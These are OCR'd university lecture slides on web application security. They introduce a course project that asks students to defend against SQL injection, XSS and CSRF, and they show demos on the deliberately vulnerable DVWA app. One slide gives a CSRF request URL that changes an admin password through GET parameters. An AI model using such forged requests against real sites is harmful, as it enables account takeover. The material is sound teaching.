# Web Application Security Discussion

Hyun Bin Lee
University of Illinois
CS461/ECE422 Spring 2016

# Introducing Bungle

http://bungle.cs461.cs.Illinois.edu/

This web application which has following capabilities.

Search: makes a query through GET request

Login: makes a POST request

Logout (enabled when logged in): makes a POST request

Create account: makes a POST request

# Implementing Bungle

In checkpoint 1 you will

- Construct database to store user and search history information
- Write code which processes user input to SQL queries (connecting frontend and backend)

→ You will use prepared statements to protect against SQL injection

- Implement input sanitization against XSS
- Implement token validation against CSRF

# Review


What is CSRF?

What is XSS?


What is SQL Injection?

Demo using DVWA http://www.dvwa.co.uk/


# CSRF


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Cross Site Request Forgery (CSRF) - Mozilla Firefox
1:14 PM
Damn Vulnerable W...
localhost/dvwa/vulnerabilities/csrf/
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Cross Site Request Forgery (CSRF)
Change your admin password:
New password:
Confirm new password:
Change
More info
http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery
Username: admin
Security Level: low
View Source
View Help

# CSRF



Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Cross Site Request Forgery (CSRF) - Mozilla Firefox
1:15 PM
Damn Vulnerable W...
nerabilities/csrf/?password_new=adminpassword&password_conf=adminpassword&Change=Change#
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Cross Site Request Forgery (CSRF)
Change your admin password:
New password:
Confirm new password:
Change
Password Changed
More info
http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery
Username: admin
Security Level: low
View Source
View Help

# CSRF





…/?password_new=<password>&password_conf=<password>&Change=Change#


# XSS


Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox
1:15 PM
Damn Vulnerable W...
localhost/dvwa/vulnerabilities/xss_s/
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Name: test
Message: This is a test comment.
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: low
View Source
View Help

